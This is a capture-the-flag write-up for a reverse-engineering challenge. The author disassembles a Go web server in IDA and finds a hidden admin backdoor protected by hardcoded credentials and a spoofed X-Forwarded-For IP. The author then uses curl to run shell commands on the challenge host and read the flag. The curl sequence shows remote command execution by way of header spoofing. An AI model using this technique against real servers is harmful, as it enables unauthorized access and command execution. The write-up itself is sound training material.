Backdoor

> - Link: https://ash.firebird.sh/challenges?id=1
> - Author: harrier
> - Category: Reverse
> - Points: 974
> - Solves: 2

Seems someone hide a hidden backdoor in this demo API server!

The flag is written in the file /flag.

Attachment: basic

Web: http://ash-chal.firebird.sh:36001

solution

`curl` the website with the following credentials, headers, and body:

```
$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -H "X-Forwarded-For:
182.239.127.137" -d '{"command": "cat flag"}'
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Sat, 20 Jan 2024 07:28:15 GMT
Content-Length: 86

{"error":null,"stderr":"","stdout":"ZmlyZWJpcmR7ZzBfZjFuZF95MHVyX2JhY2tkMDBy
NSF+fQo="}
```

Decode the Base64 string `ZmlyZWJpcmR7ZzBfZjFuZF95MHVyX2JhY2tkMDByNSF+fQo=` to get the flag `firebird{g0_f1nd_y0ur_backd00r5!~}`. (By the way, https://emn178.github.io/online-tools/ is a great website.)

process

To start off, let's talk about the context when solving this. You see, I only have the most rudimentary knowledge of assembly and have not even used IDA before, so the process below will be unnecessarily long compared to someone knowing them.

First thing first, dissemble the `basic` program. In this case, we used IDA Free. Start from the `main` function. You should find `main_setupRouter`. Navigate (ctrl-click in IDA) to it. Then you should see a scary giant wall of assembly. Now if you know how to use IDA, pressing

`tab` will give you the psuedo C code for it, but I do not know, so the following text will assume you only ever look at the assembly.

Now, one may not know assembly, but at least one can always try to look at the data strings and function names and try guessing what they do. Eventually one would notice there are 3 interesting sections of the code. The last section is:

```
// ...
lea     rbx, byte_893D26 ; httpMethod
mov     ecx, 4           ; httpMethod
lea     rdi, byte_894BB7 ; relativePath
mov     esi, 5           ; relativePath
mov     r8, rax          ; handlers
mov     r9d, 1           ; handlers
mov     r10, r9          ; handlers
mov     rax, [rsp+1A0h+authorized] ; group
call    github_com_gin_gonic_gin__ptr_RouterGroup_handle
// ...
```

Above, `byte_893D26` references `POST` and `byte_894BB7` references `admin`. One could guess the code is for setting up code that handles `POST /admin`. This can be confirmed by looking for https://github.com/gin-gonic/gin, by constructing the URL from the function name. And this route is obviously what we are looking for. The other 2 sections not shown here, using the same logic as above, can be guessed to handle `GET /ping` and `GET /user/:name`, which we are not looking for. After all, we are looking for a "backdoor". All of the above deductions can be confirmed by running the `basic` program on Linux, which prints the following:

```
$ chmod +x ./basic; ./basic
[GIN-debug] [WARNING] Creating an Engine instance with the Logger and
Recovery middleware already attached.

[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in
production.
 - using env:   export GIN_MODE=release
 - using code:  gin.SetMode(gin.ReleaseMode)

[GIN-debug] GET    /ping                     --> main.setupRouter.func1 (3
handlers)
[GIN-debug] GET    /user/:name               --> main.setupRouter.func2 (3
handlers)
[GIN-debug] POST   /admin                    --> main.setupRouter.func3 (4
handlers)
[GIN-debug] [WARNING] You trusted all proxies, this is NOT safe. We
recommend you to set a value.
Please check https://pkg.go.dev/github.com/gin-gonic/gin#readme-don-t-trust-
```

```
all-proxies for details.
[GIN-debug] Listening and serving HTTP on :8080
```

So really, all of the above deductions can simply be replaced by running the program... It could have saved quite some time.

Anyways! Additionally, for the above section but not the 2 other sections, there is another section of interesting code right above the above code:

```
// ...
loc_7D0DED:
lea     rdx, unk_89DC75
mov     [rax], rdx
lea     rax, [rsp+1A0h+handlers.len] ; realm
xor     ebx, ebx        ; realm
xor     ecx, ecx        ; _r0
call    github_com_gin_gonic_gin_BasicAuthForRealm
mov     [rsp+1A0h+handlers.array], 0
mov     [rsp+1A0h+handlers.array], rax
mov     rax, [rsp+1A0h+r] ; group
lea     rbx, go_string__ptr_ ; "/"
mov     ecx, 1          ; relativePath
lea     rdi, [rsp+1A0h+handlers] ; handlers
mov     rsi, rcx        ; handlers
mov     r8, rcx         ; handlers
call    github_com_gin_gonic_gin__ptr_RouterGroup_Group
// ...
```

Again, one can infer this means the `POST /admin` route is protected by [basic access authentication] from `BasicAuthForRealm`. This can be confirmed by searching for `BasicAuthForRealm` in the `gin-gonic/gin` repository.

Now clearly, we need to extract the username and the password to break the above authentication. Since they are setting up the basic authentication here, the username and the password must be in the surroundings. This can also be confirmed by searching in the `gin` repository. Scrolling up a bit and you will find several locations with data strings:

```
// ...
movups  xmmword ptr [rsp+1A0h+handlers.len], xmm15
movups  [rsp+1A0h+anonymous_0], xmm15
movups  xmmword ptr [rsp+78h], xmm15
lea     rdi, [rsp+1A0h+var_118]
lea     rdi, [rdi-30h]
nop     word ptr [rax+rax+00000000h]
nop     dword ptr [rax+rax+00h]
mov     [rsp+1A0h+var_1B0], rbp
lea     rbp, [rsp+1A0h+var_1B0]
```

```
call    loc_469FEB
mov     rbp, [rbp+0]
lea     rax, [rsp+1A0h+var_118]
mov     qword ptr [rsp+1A0h+anonymous_0], rax
call    runtime_fastrand
mov     dword ptr [rsp+1A0h+handlers.cap+4], eax
lea     rax, RTYPE_gin_Accounts ; t
lea     rbx, [rsp+1A0h+handlers.len] ; h
lea     rcx, byte_89340A ; s
mov     edi, 3          ; s
call    runtime_mapassign_faststr
mov     qword ptr [rax+8], 3
cmp     dword ptr cs:runtime_writeBarrier.enabled, 0
jz      short loc_7D0D62
//  ...
loc_7D0D62:
lea     rdx, unk_89340D
mov     [rax], rdx
lea     rax, RTYPE_gin_Accounts ; t
lea     rbx, [rsp+1A0h+handlers.len] ; h
lea     rcx, byte_893D22 ; s
mov     edi, 4          ; s
call    runtime_mapassign_faststr
mov     qword ptr [rax+8], 3
cmp     dword ptr cs:runtime_writeBarrier.enabled, 0
jz      short loc_7D0DA8
//  ...
loc_7D0DA8:
lea     rdx, unk_893410
mov     [rax], rdx
lea     rax, RTYPE_gin_Accounts ; t
lea     rbx, [rsp+1A0h+handlers.len] ; h
lea     rcx, byte_89DC6D ; s
mov     edi, 8          ; accounts
call    runtime_mapassign_faststr
mov     qword ptr [rax+8], 8
cmp     dword ptr cs:runtime_writeBarrier.enabled, 0
xchg    ax, ax
jz      short loc_7D0DED
//  ...
```

The data strings found above are:

- `byte_89340A`: `foo`
- `unk_89340D`: `bar`
- `byte_893D22`: `manu`
- `byte_89DC6D`: `b4ckd00r`
- `unk_89DC75`: `p4ssw0rd`

Pretty obvious that the username is `b4ckd00r` and the password is `p4ssw0rd`.

Now if we `curl` it, we get:

```
$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST
HTTP/1.1 400 Bad Request
Date: Mon, 22 Jan 2024 12:10:12 GMT
Content-Length: 0

$ curl http://ash-chal.firebird.sh:36001/admin -i -u
deliberately_wrong_username:deliberately_wrong_password -X POST
HTTP/1.1 401 Unauthorized
Www-Authenticate: Basic realm="Authorization Required"
Date: Mon, 22 Jan 2024 12:10:59 GMT
Content-Length: 0
```

Hm, so the credentials are correct! But our request is still missing something as we are getting 400... To fix that, we will need to look at how they handle `POST /admin`. Now the assembly above does not exactly show where the handler functions are, but you should have seen 3 functions named `main_setupRouter_func[123]` incidentally. So we look into the 3 functions and check. In short, you should see all 3 functions reference `github_com_gin_gonic_gin__ptr_Context_Render` at the end, which returns the response as shown by https://github.com/gin-gonic/gin/blob/857db39f82fb82456af2906ccea972ae1d65ff57/context.go#L917. Looking at the strings inside for the first two function would further confirm that they are the handler functions. Since the `POST /admin` route is third to be added in `main_setupRouter` and `main_setupRouter_func3` is also the longest function, this is the function that handles `POST /admin`.

Unfortunately, the clue is not very obvious. If you try harder enough for a long time, eventually you will find these sections interesting:

```
// ...
lea     rax, RTYPE_struct__Command_string_json_command_binding_required_ ;
typ
call    runtime_newobject
mov     [rsp+108h+&payload], rax
mov     qword ptr [rax], 0
lea     rax, RTYPE_bytes_Buffer_0 ; typ
nop
call    runtime_newobject
mov     [rsp+108h+&outb], rax
lea     rax, RTYPE_bytes_Buffer_0 ; typ
call    runtime_newobject
mov     [rsp+108h+&errb], rax
lea     rbx,
```

```
RTYPE__ptr_struct__Command_string_json_command_binding_required_ ;
interface__0
mov     rcx, [rsp+108h+&payload]
mov     rax, [rsp+108h+c] ; _ptr_gin_Context
call    github_com_gin_gonic_gin__ptr_Context_Bind
nop     word ptr [rax+rax+00h]
test    rax, rax
jz      loc_7D166E
//  ...
loc_7D1509:             ; typ
lea     rax, RTYPE_struct__Value_string_json_value_binding_required_
call    runtime_newobject
mov     [rsp+108h+&json], rax
mov     qword ptr [rax], 0
lea     rbx, RTYPE__ptr_struct__Value_string_json_value_binding_required_ ;
interface__0
mov     rcx, rax
mov     rax, [rsp+108h+c] ; _ptr_gin_Context
call    github_com_gin_gonic_gin__ptr_Context_Bind
nop     dword ptr [rax+rax+00h]
test    rax, rax
jnz     loc_7D1665
//  ...
```

When you finally decide to lookup `github_com_gin_gonic_gin__ptr_Context_Bind`, the clue will be very obvious. From https://github.com/gin-gonic/gin/blob/857db39f82fb82456af2906ccea972ae1d65ff57/context.go#L629:

```
// Bind checks the Method and Content-Type to select a binding engine
automatically,
// Depending on the "Content-Type" header different bindings are used, for
example:
//
// "application/json" --> JSON binding
// "application/xml"  --> XML binding
//
// It parses the request's body as JSON if Content-Type ==
"application/json" using JSON or XML as a JSON input.
// It decodes the json payload into the struct specified as a pointer.
// It writes a 400 error and sets Content-Type header "text/plain" in the
response if input is not valid.
```

Reading the above, it is clearly we are missing the request body, and the request body needs to be in JSON. Let's try that:


```
$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -d '{}'
```

```
HTTP/1.1 400 Bad Request
Date: Mon, 22 Jan 2024 12:29:10 GMT
Content-Length: 0
```


Err, still missing something...? Well, the breakthrough can come if you reread the `bind` documentation above and think about what it means. Also, you should also notice `RTYPE_struct__Command_string_json_command_binding_required_` and `RTYPE_struct__Value_string_json_value_binding_required_`. Does that mean our JSON needs to have the properties `command` and property `value`?

```
$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -d '{"command": "", "value": ""}'
HTTP/1.1 400 Bad Request
Date: Mon, 22 Jan 2024 12:31:48 GMT
Content-Length: 0

$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -d '{"command": "something",
"value": "something"}'
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 22 Jan 2024 12:31:53 GMT
Content-Length: 15

{"status":"ok"}

$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -d '{"command": "something"}'
HTTP/1.1 400 Bad Request
Date: Mon, 22 Jan 2024 12:32:14 GMT
Content-Length: 0

$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -d '{"value": "something"}'
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 22 Jan 2024 12:32:24 GMT
Content-Length: 15

{"status":"ok"}
```

Yes! It works. But it seems like only `value` is required but not `command`. In IDA, you should see the following graph:



So a natural question is, how do I make the code jump to the branch binding to `command`? Let's scroll up a bit:



`X-Forwarded-For` followed by `net_textproto_MIMEHeader_Get`? So it is getting the `X-Fowarded-For` header for some reason. From Mozilla docs, it is "a de-facto standard header for identifying the originating IP address of a client connecting to a web server through a proxy server".

It is checking the `X-Forwarded-For`, right? But where is the IP? After some struggling, we decided to convert the suspicious number `2E3933322E323831h` into a string using Python. (Well, if you know IDA, one could have just right-clicked on the value and have it decode the value into a string. 🫠) And we get `.932.281`, which looks like an IP address! It is obviously truncated. Less obviously, also reversed because each number in a IPv4 address cannot exceed 255, and reversing it makes it valid: `182.239.`. Well, there are some more suspicious number below: `2E373231h`, `3331h`, and `37h`, which respectively gives `.721`,

`31`, and `7`. Reversing them respectively gives `127.`, `13`, and `7`. Note that if we combine the strings together, we get a full IPv4 address: `182.239.127.137`. Let's try setting `X-Forwarded-For: 182.239.127.137` in the header:

```
$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -H "X-Forwarded-For:
182.239.127.137" -d '{"value": "something"}'
HTTP/1.1 400 Bad Request
Date: Mon, 22 Jan 2024 12:53:06 GMT
Content-Length: 0

$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -H "X-Forwarded-For:
182.239.127.137" -d '{"command": "something"}'
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 22 Jan 2024 12:53:15 GMT
Content-Length: 67

{"error":{"Name":"something","Err":{}},"stderr":null,"stdout":null}
```

Hmm... `stderr` and `stdout` ... Is that a shell? Let's try running `ls`:

```
$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -H "X-Forwarded-For:
182.239.127.137" -d '{"command": "ls"}'
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 22 Jan 2024 12:54:19 GMT
Content-Length: 54

{"error":null,"stderr":"","stdout":"Y2hhbApmbGFnCg=="}
```

The value in `stdout` looks like Base64. Decoding it gives:

```
chal
flag
```

Let's read the `flag` using `cat flag`:

```
$ curl http://ash-chal.firebird.sh:36001/admin -i -u b4ckd00r:p4ssw0rd -X
POST -H "Content-Type: application/json" -H "X-Forwarded-For:
182.239.127.137" -d '{"command": "cat flag"}'
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 22 Jan 2024 12:57:29 GMT
```

```
Content-Length: 86

{"error":null,"stderr":"","stdout":"ZmlyZWJpcmR7ZzBfZjFuZF95MHVyX2JhY2tkMDBy
NSF+fQo="}
```

Decoding `ZmlyZWJpcmR7ZzBfZjFuZF95MHVyX2JhY2tkMDByNSF+fQo=` as Base64 gives the flag `firebird{g0_f1nd_y0ur_backd00r5!~}`! Hooray! 🥳

Well, maybe I should have practiced reading assembly and using IDA first... 🫠

Alternatives

- For IDA pros who knows what they are doing: https://www.bebop404.com/firebird-ctfbackdoorrev (archive)